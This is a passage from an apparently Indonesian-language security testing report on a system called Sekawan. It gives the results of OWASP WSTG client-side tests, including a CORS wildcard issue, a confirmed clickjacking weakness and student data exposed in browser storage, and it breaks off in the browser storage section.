
4.2.7. Hasil WSTG-CLNT-07 *Testing Cross Origin Resource Sharing*

A. Identifikasi HTTP *Headers response*

Hasil penelusuran HTTP *history* pada Burp Suite dan *Manual Explore* OWASP ZAP (*Vulnerability Scanning*) ditemukan beberapa *response* yang tidak aman, yaitu penggunaan *wildcard* "*" pada *Access-Allow-Control-Origin*. Berikut adalah Gambar 4.22 dan Gambar 4.23 sebagai bukti dari penelusuran ini:



Gambar 4.22 Hasil penelusuran *HTTP Headers response* Burp Suite WSTG-CLNT-07



Gambar 4.23 Hasil penelusuran *HTTP Headers response* OWASP ZAP WSTG-CLNT-07

Gambar 4.22 dan Gambar 4.23 menunjukkan ditemukannya beberapa contoh *resource sinks* (sesuai dengan Tabel 3.3 (subbab 3.4.2)) pada *element* halaman sistem, antara lain sebagai berikut:


- *Cloudflare library*
- *Jquery UI*
- *Google fonts*

Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-07 *Testing Cross Origin Resource Sharing* dinyatakan ***ISSUES*** **(ditemukannya isu kerentanan)**.

4.2.8. Hasil WSTG-CLNT-08 *Testing for Cross Site Flashing*

A. Penelusuran *file* SWF pada sistem

Proses penelusuran *file* SWF dilakukan menggunakan *developer tools* pada *browser*. Hasil menunjukkan bahwa tidak ditemukan atau terdeteksi *file* .swf pada seluruh halaman sistem Sekawan. Berikut adalah Gambar 4.24 sebagai bukti dari penelusuran ini:



Gambar 4.24 Hasil penelusuran *file* SWF WSTG-CLNT-08

B. Pengujian *file* SWF menggunakan *tools* Vais


Karena *file* berformat .swf tidak terdeteksinya pada sistem, pengujian menggunakan *tools* Vais tidak dapat dilakukan.

Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-08 *Testing for Cross Site Flashing* dinyatakan ***PASS* (tidak ditemukannya kerentanan)**.


4.2.9. Hasil WSTG-CLNT-09 *Testing for Clickjacking*

A. *Scanning* menggunakan *tools*

Hasil *scanning* menggunakan *tools* Clickjacking-tester dan clickjack pada Kali Linux menunjukkan bahwa sistem memliki kerentanan *Clickjacking*, seperti pada Gambar 4.25 dan Gambar 4.26 berikut:




Gambar 4.25 Hasil *scanning tools* Clickjacking-Tester WSTG-CLNT-09



Gambar 4.26 Hasil *scanning tools* Clickjack WSTG-CLNT-09


Selain menggunakan dua *tools* tersebut, *scanning* juga dilakukan menggunakan *tools* OWASP ZAP sebagai bentuk dari kegiatan *vulnerability scanning*. Hasil *scanning* menggunakan *tools* OWASP ZAP (*Manual Explore*) menunjukkan bahwa sistem memiliki kerentanan *Clickjacking*. Kerentanan tesebut diperkuat dengan bukti bahwa sistem Sekawan ini tidak memiliki *Anti-clickjacking Header*. Berikut adalah Gambar 4.27 sebagai bukti dari hal tersebut:



Gambar 4.27 Hasil *Vulnerability Scanning* WSTG-CLNT-09

B. Pembuatan halaman palsu

Untuk memastikan bahwa hasil *Vulnerabilty Scanning* itu valid, dilakukanlah pembuktian dengan pembuatan halaman palsu. Halaman palsu dibuat dengan nama clickjack.html menggunakan *tools* Visual Studio Code. *source code* pembentuknya sesuai dengan *framework* WSTG v4.2. Setelah *source code* tersebut di-*run*, akan dihasilkan bukti seperti pada Gambar 4.28 berikut:




Gambar 4.28 Hasil pembuatan halaman palsu WSTG-CLNT-09

Gambar 4.28 tersebut membuktikan bahwa sistem Sekawan berhasil termuat ke dalam *source iframe* pada halaman palsu. Dari hasil ini, maka dapat diambil kesimpulan bahwa WSTG-CLNT-09 *Testing for Clickjacking* dinyatakan ***ISSUES*** **(ditemukannya isu kerentanan)**.

4.2.10. Hasil WSTG-CLNT-10 *Testing WebSockets*


A. Penelusuran *WebSockets* pada sistem

Proses penelusuran *WebSockets* dilakukan menggunakan *developer tools* pada *browser* bagian *inspector*. Hasil menunjukkan bahwa tidak ditemukan atau terdeteksi *script* "`ws://`" atau "`wss://`" pada seluruh *source code* halaman sistem Sekawan. Berikut adalah Gambar 4.29 Sebagai bukti dari penelusuran ini:




Gambar 4.29 Hasil penelusuran *webSockets* pada *source code* WSTG-CLNT-10

Penelusuran juga dilakukan menggunakan *developer tools* pada *browser* bagian *network* dan OWASP ZAP. Terlihat bahwa tidak adanya lalu lintas jaringan yang berkaitan dengan *WebSockets*. Berikut adalah Gambar 4.30 dan Gambar 4.31 sebagai bukti dari hal ini:



Gambar 4.30 Hasil penelusuran *webSockets* pada *network* WSTG-CLNT-10



Gambar 4.31 Hasil penelusuran *webSockets* pada OWASP ZAP WSTG-CLNT-10

B. Analisis *WebSockets*


Karena *WebSockets* tidak terdeteksi pada struktur sistem, maka analisis *WebSockets* tidak dapat dilakukan.

Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-10 *Testing WebSockets* dinyatakan ***PASS* (tidak ditemukannya kerentanan)**.

4.2.11. Hasil WSTG-CLNT-11 *Testing Web Messaging*

A. Identifikasi *messaging API* pada sistem

Proses identifikasi dimulai dengan penelusuran fungsi `postMessage()` pada *source code* sistem. Penelusuran dilakukan menggunakan *developer tools* pada *browser*. Hasil menunjukkan bahwa tidak ditemukan atau terdeteksi fungsi `postMessage()` pada seluruh halaman sistem Sekawan. Berikut adalah Gambar 4.32 sebagai bukti dari penelusuran ini:



Gambar 4.32 Hasil penelusuran fungsi *postMessage()* WSTG-CLNT-11

B. Analisis (*code review*) *messaging API*


Karena fungsi `postMessage()` tidak terdeteksi pada *source code* sistem, analisis terhadap *messaging API* tidak dapat dilakukan.

Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-11 *Testing Web Messaging* dinyatakan ***PASS* (tidak ditemukannya kerentanan)**.

4.2.12. Hasil WSTG-CLNT-12 *Testing Browser Storage*

A. Penelusuran data sensitif pada *browser storage*

Proses penelusuran data sensitif dilakukan menggunakan *developer tools* pada *browser* bagian *storage*. Pada pengujian ini, dilakukan pengaksesan data sensitif berupa data Mahasiswa, dan mengecek apakah data sensitif tersebut dapat terlihat pada *browser storage* atau tidak. Hasil menunjukkan bahwa masing-masing jenis *storage* dapat mengungkapkan detail data pada bagian *storage*. Berikut adalah Gambar 4.33 sebagai bukti dari penelusuran ini:



